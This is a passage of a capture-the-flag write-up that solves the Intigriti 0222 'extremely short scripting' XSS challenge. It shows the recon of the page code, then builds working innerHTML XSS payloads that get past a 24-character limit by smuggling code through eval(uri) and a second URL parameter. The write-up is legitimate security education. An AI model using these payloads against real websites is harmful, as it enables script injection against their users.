158 |       return
159 |     }
160 |
161 |     if (inputName.length > 24) {
162 |       showModal('Error!', "Length exceeds 24, keep it short!")
163 |       return
164 |     }
165 |
166 |     window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
167 |   }
168 |
169 |   if (location.href.includes('q=')) {
170 |     var uri = decodeURIComponent(location.href)
171 |     var qs = uri.split('&first=')[0].split('?q=')[1]
172 |     if (qs.length > 24) {
173 |       showModal('Error!', "Length exceeds 24, keep it short!")
174 |     } else {
175 |       showModal('Welcome back!', qs)
176 |     }
177 |   }
178 | </script>
179 | </body>
180 | </html>

```

showModal function takes input from the blue marked part and uses innerHTML to add this to the HTML page

This function is triggered when the submit button is clicked and checks the input

This part checks the parameters for input and takes a part and checks it before sending to the showModal function


The green part: we can leave this as this is triggered when the submit button is used. Our XSS attack must be a zero click exploit so the XSS should trigger without the victim clicking a button.

The blue part: is interesting as it takes the input from the parameters “q” and “first”. It verifies this input quite strict.

```
169 if (location.href.includes('q=')) {  
170     var uri = decodeURIComponent(location.href)  
171     var qs = uri.split('&first=')[0].split('?q=')[1]  
172     if (qs.length > 24) {  
173         showModal('Error!', "Length exceeds 24, keep it short!")  
174     } else {  
175         showModal('Welcome back!', qs)  
176     }  
177 }  
178 </script>  
179 </body>  
180 </html>
```

This part of the code is only accessed if there is a “q=” in the URL.

Variable “uri” takes the complete URL as input and URL decodes it. Setting some breakpoint can help understanding the code (F8 button to go a step further each time). The console can be used to see variable values:



A screenshot of a browser developer tools interface. At the top, a script editor shows the following code:

```
169 if (location.href.includes('q=')) {  
170     var uri = decodeURIComponent(location.href)  
171     var qs = uri.split('&first=')[0].split('?q=')[1]  
172     if (qs.length > 24) {  
173         showModal('Error!', "Length exceeds 24, keep it short!")  
174     } else {  
175         showModal('Welcome back!', qs)  
176     }  
177 }  
178 </script>  
179 </body>  
180 </html>
```

Line 170 is highlighted in green. A red arrow points from the word "uri" in the console below to the line of code where it is defined. The console shows the URL "https://challenge-0222.intigriti.io/challenge/xss.html?q=joren&first=no".

Console output:

```
uri  
https://challenge-0222.intigriti.io/challenge/xss.html?q=joren&first=no
```

Variable “qs” is only a small part of the “uri” variable. It takes the part behind the “q” parameter and drops the complete URL and the “first” parameter. It expects the parameters in a certain way: “?q=” and “&first=”. This means we cannot change the parameter order.

The screenshot shows a code editor with a dark theme. A red arrow points from the word 'qs' in the 'Console' tab at the bottom left to its definition in the code editor's main pane. The code editor displays a script file with the following content:

```
169 if (location.href.includes('q=')) {
170   var uri = decodeURIComponent(location.href)
171   var qs = uri.split('&first=')[0].split('?q=')[1]
172   if (qs.length > 24) {
173     showModal('Error', 'Length exceeds 24, keep it short!')
174   } else {
175     showModal('Welcome back!', qs)
176   }
177 }
178 </script>
179 </body>
180 </html>
181
```

The 'Console' tab at the bottom shows the variable 'qs' has been assigned the value 'Joren'. The status bar at the bottom right indicates 'Coverage: n/a'.

Then the value of variable “qs” is checked for its length. It will only proceed to the “showModal” function if it is 24 characters or less. If it is more then 24 characters an error will be shown.

The red part: is our showModal function which via innerHTML inserts our “qs” variable from the previous part into the source code. This is interesting as it changes the source code and we control it.

The “Welcome back” goes into the title of the showModal function and variable “qs” becomes the content.

```
143
144
145     function showModal(title, content) {
146         var titleDOM = document.querySelector('#main-modal h3')
147         var contentDOM = document.querySelector('#main-modal p')
148         titleDOM.innerHTML = title
149         contentDOM.innerHTML = content
150         window['main-modal'].classList.remove('hide')
151
152         window['main-form'].onsubmit = function(e) {
153             e.preventDefault()
154             var inputName = window['name-field'].value
155             var isFirst = document.querySelector('input[type=radio]:checked').value
156             if (!inputName.length) {
157                 showModal('Error!', "It's empty")
158                 return
159             }
160
161             if (inputName.length > 24) {
162                 showModal('Error!', "Length exceeds 24, keep it short!")
163                 return
164             }
165
166             window.location.search = "?q=" + encodeURIComponent(inputName) + '&first=' + isFirst
167
168             if (location.href.includes('q')) {
169                 var url = decodeURIComponent(location.href)
170                 var qs = url.split('&first')[0].split('?q')[1]
171                 if (qs.length > 24) {
172                     showModal('Error!', "Length exceeds 24, keep it short!")
173                 } else {
174                     showModal('Welcome back!', qs)
175                 }
176             }
177         }
178     
179 
180 
181
```

Both are then added to the source code via innerHTML.

```
143
144
145     function showModal(title, content) {
146         var titleDOM = document.querySelector('#main-modal h3')
147         var contentDOM = document.querySelector('#main-modal p')
148         titleDOM.innerHTML = title
149         contentDOM.innerHTML = content
150         window['main-modal'].classList.remove('hide')
151
```

Once finished loading, the source code shows both innerHTML values. Check the Elements tab of the developer console:

DevTools - challenge-0222.intigriti.io/challenge/xss.html?q=Joren&first=no

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder

```
<!DOCTYPE html>
<html lang="en">
<head></head>
<body>
... <div class="container"> == $0
    <h1>Welcome to the XSS(eXtremely Short Scripting) Game!</h1>
    <section class="message"></section> (tex)
    <div class="nes-container is-rounded"></div>
    <form id="main-form"></form>
    <div id="main-modal" class="nes-modal">
        <div>
            <h3 class="nes-text is-error">Welcome back!</h3>
            <p>Joren</p>
        </div>
        <div style="text-align: center; margin-top: 10px;">
            <a href="#">Close</a>
        </div>
    </div>
    ::after
</div>
</script>
</body>
</html>
```

Takeaways after our recon:

- 2 URL parameter used like this: "?q=" and "&first="
- We got injection into the HTML source code via the variable "qs" which is a part of the complete URL and this is done via innerHTML
- Our variable "qs" can only have a maximum of 24 characters.
- variable "qs" seems to be our name or "q" url parameter

Step 2: Fuzzing the q URL parameter

As we noticed the "q" URL parameter is the most interesting one at this point. This one reflects into the source code via innerHTML.

innerHTML is a known DOM XSS sink that could execute code but there is an important thing about innerHTML. Lets say there would be no character limit then we could use our "q" parameter to inject `<script>alert()</script>` into the HTML and we expect to see an alert box.

This will not happen because HTML5 foresees some security measures and innerHTML does not execute Javascript between `<script>` tags:

<https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML>

Security considerations

It is not uncommon to see `innerHTML` used to insert text into a web page. There is potential for this to become an attack vector on a site, creating a potential security risk.

```
const name = "John";
// assuming 'el' is an HTML DOM element
el.innerHTML = name; // harmless in this case


// ...

name = "<script>alert('I am John in an annoying alert!')</script>";
el.innerHTML = name; // harmless in this case
```

Although this may look like a cross-site scripting attack, the result is harmless. HTML5 specifies that a `<script>` tag inserted with `innerHTML` should not execute.

Ok no problem there are other XSS payloads not using script tags that execute in HTML context:
`` for example

Nice try but we hit the character limit:



Hmmm we should be able to shorten this payload. The Portswigger XSS cheat sheet can help
<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

I focused on the img and svg tag as these are really short and only take 3 characters:

A screenshot of the Portswigger XSS cheat sheet for cross-site scripting. The "Event handlers that do not require user interaction" section is shown, specifically for the "img" tag. The "onerror" event is highlighted with a red box. Other event handlers listed include "onabort", "onbeforeprint", "onbeforeunload", "oncancel", "oncontextmenu", "onerror", "onhashchange", "onload", "onmessage", "onoffline", "ononline", "onpagehide", "onpageshow", "onpopstate", "onprogress", "onreadystatechange", "onstorage", "onunload", "onvolumechange", "onwheel", and "onbeforeactivate". The "onerror" event is described as "Fires after script is executed". The "Compatibility" column shows support for all major browsers: Chrome, Firefox, Safari, and Edge. Below this, examples of the code are provided: `` and `<script></script>`.

This one looks not to long and works in all browsers but still more then 24 characters:

The screenshot shows the Intigriti.io XSS challenge interface with three payload options:

- ondeactivate**: Fires when the element is deactivated. Compatibility: Chrome, Edge, IE, Opera. Example code: ``
- onerror**: Fires when the resource fails to load or causes an error. Compatibility: Chrome, Edge, IE, Opera, Firefox. Example code: `` (highlighted with a red box)
- onfocus**: Fires when the element has focus. Compatibility: Chrome, Edge, IE, Opera. Example code: ``

I checked svg tag for possible no user interaction payloads that uses not to much characters and this looks pretty good:

The screenshot shows the Intigriti.io XSS challenge interface with the **onload** payload for the **svg** tag:

- onload**: Fires when the element is loaded. Compatibility: Chrome, Edge, IE, Opera. Example code: `<svg onload=alert(1)>`


A space in Javascript can be changed to / so the payload becomes:

`<svg/onload=alert()>`

which is 20 characters

```
> "<svg/onload=alert()>".length
< 20
>
```

Wow great result in Chrome:



But nothing in Firefox:



I am still not sure why it does not work in Firefox with the <svg> payload as the Portswigger cheat sheet says it should work, so I suspect it could be working in older versions of Firefox or there is something in this challenge blocking this payload. If somebody can tell me what the reason is that would be nice to know :-)

We have an alert box in Chrome so we are executing Javascript which is already very nice but we need to alert(document.domain) according to the challenge rules which will be more than 24 characters.

Firefox does not work with the same payload so we need to find a solution for that also.

Here you can choose to find a working alert() box payload for both browsers or build further on a working exploit for Chrome. I decided to make the XSS attack completely work in Chrome first.


Next step is to find a way to make our payload alert(document.domain) so we prove we can bypass the 24 character limit.

Step 3: Bypassing the character limit

We have the alert() box at this point but it is not useful. It only shows us we have injected working Javascript into the HTML source code. Using the alert() box to pop the document.domain requires 35 characters and will not pass the 24 character length check:

```
> "<svg/onload=alert(document.domain)>".length
< 35
>
```

We are injecting between HTML `<p>` tags and `<script>` tags cannot be used so we need to trigger “extra” Javascript in another way.



My first idea was to do something as following:

```
<svg/onload=showModal('ourinput', 'ourinput')>
```

In this way I hoped to trigger the showModal function again and get our input into the innerHTML. Nice idea I guess but way to long for the 24 character limit.

The shortest way that I know to trigger some “extra” Javascript is the eval() function. Eval() is evil you read mostly on the internet :-)

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

eval()

Warning: Executing JavaScript from a string is an enormous security risk. It is far too easy for a bad actor to run arbitrary code when you use `eval()`. See [Never use eval\(\)](#), below.

The `eval()` function evaluates JavaScript code represented as a string.

Actually eval() just tries to execute Javascript from whatever we give it :-)

The only question is then what are we going to execute with eval()?


```
<svg/onload=eval()>
```

```
> "<svg/onload=eval()>".length
< 19
> |
```

19 characters used so we have 5 characters left to execute within our eval(). 5 characters is really limited so I thought we must take something from the source code that can contain more characters when executed.

Our source code variables are a good chance to get us some luck and hide extra characters once they get executed or evaluated.

The developer tools show following (I added a breakpoint in the source code just before the end at line 149 to be able to see the value assigned to the variables)




A screenshot of a browser's developer tools console. The console shows the following stack trace:

```
eval('uri')
< "https://challenge-0222.intigriti.io/challenge/xss.html?e=<svg/onload=alert()>
eval('qs')
< '<svg/onload=alert()>
eval('name')
< 'XSS(eXtreme Short Scripting) Game'
```

Mainly the “uri” variable contains the full URL when executed by eval(). As we have control over the URL via the 2 parameters this is very interesting.


We can easily smuggle extra Javascript via the “&first=” parameter which is not checked for its character length and our eval() function will not hesitate to execute whatever we give to it :-)



```
challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=SOMEEXTRAS
Paused in debugger [F10]
Welcome to the
XSS(eXtremely Short
Scripting) Game!
Default levels ▾ | No Issues | ⚙
```


```
Console
[ ] top ▾ | Filter
Default levels ▾ | No Issues | ⚙
> url
< "https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=SOMEEXTRAS"
> eval('uri')
< "https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=SOMEEXTRAS"
>
```

Allright lets smuggle the alert() box then




```
challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()
Paused in debugger [F10]
Welcome to the
Default levels ▾ | No Issues | ⚙
```

Damn nothing happens and the reason is that eval() executes our full URL from the “uri” parameter but an URL starts with https:// which means everything after // is seen as a comment in Javascript and thus not executable Javascript code.




```
Console
[ ] top ▾ | Filter
Default levels ▾ | No Issues | ⚙
> url
< "https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()"
> eval('uri')
< "https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()"
< https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()
https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()
```

Shown in visual studio code. See colour difference for code (grey) and comment part (green)



```
<script>
  https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=alert()
</script>
```

We cannot run any code behind the // so there is only one way out of this and that is using the next line for our alert() box. Here shown in visual studio code:



```
<script>
  https://challenge-0222.intigriti.io/challenge/xss.html?q=<svg/onload=eval(uri)>&first=
    alert()
</script>
```

A new line via the URL can be set with %0A in Javascript. This gives us following payload:


```
<svg/onload=eval(uri)>&first=%0Aalert()
```

This works like a charm in Chrome:



Finishing with alert(document.domain)

```
<svg/onload=eval(uri)>&first=%0Aalert(document.domain)
```



Ok we got Chrome where we want it to be executing our Javascript but Firefox is not working with the <svg> tags. This needs to be fixed to complete this challenge.

Back to the Portswigger XSS cheat sheet and find other “short” enough tags that can do the same.

We have <svg> with “onload” event that fires in all browsers and we want no user interaction:

Event handlers

Copy tags to clipboard Copy events to clipboard Copy payloads to clipboard

strike strong style sub summary sup svg svg -> animate svg -> animatemotion svg -> animatetransform svg -> ect	onasnchange oninput oninvalid onkeydown onkeypress onkeyup onload onloadeddata onloadedmetadata onloadend onloadstart	All browsers Chrome Firefox Safari Edge
-----------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------

Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onload	Fires when the element is loaded	svg	<svg onload=alert(1)>	

What else is possible according to Portswigger:

Event handlers

Copy tags to clipboard Copy events to clipboard Copy payloads to clipboard

strike strong style sub summary sup svg svg -> animate svg -> animatemotion svg -> animatetransform div <root>	onnamespace oninput oninvalid onkey onkeypress onkeydown onload onload onload onload onload onload	body embed frame iframe image image2 image3 img img2 img2 input isindex link object script style	All browsers Chrome Firefox Safari Edge
-----------------------------------------------------------------------------------------------------------------------------------------------------	--------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------

Event handlers that do not require user interaction

Event:	Description:	Code:	Copy:
onload	Fires when the element is loaded	<svg onload=alert(1)>	

Honestly I checked them all and <style> seems to be good enough to bypass our character limit of 24, requiring no user interaction and working in all browsers:


Event handlers that do not require user interaction

Event:	Description:	Tag:	Code:	Copy:
onload	Fires when the element is loaded	style	<style onload=alert(1)></style>	 

<style/onload=eval(uri)>&first=%0Aalert(document.domain)

Full URL (copy and paste in browser): [https://challenge-0222.intigriti.io/challenge/xss.html?q=%3Cstyle/onload=eval\(uri\)%3E&first=%0Aalert\(document.domain\)](https://challenge-0222.intigriti.io/challenge/xss.html?q=%3Cstyle/onload=eval(uri)%3E&first=%0Aalert(document.domain))

Chrome:



Firefox:

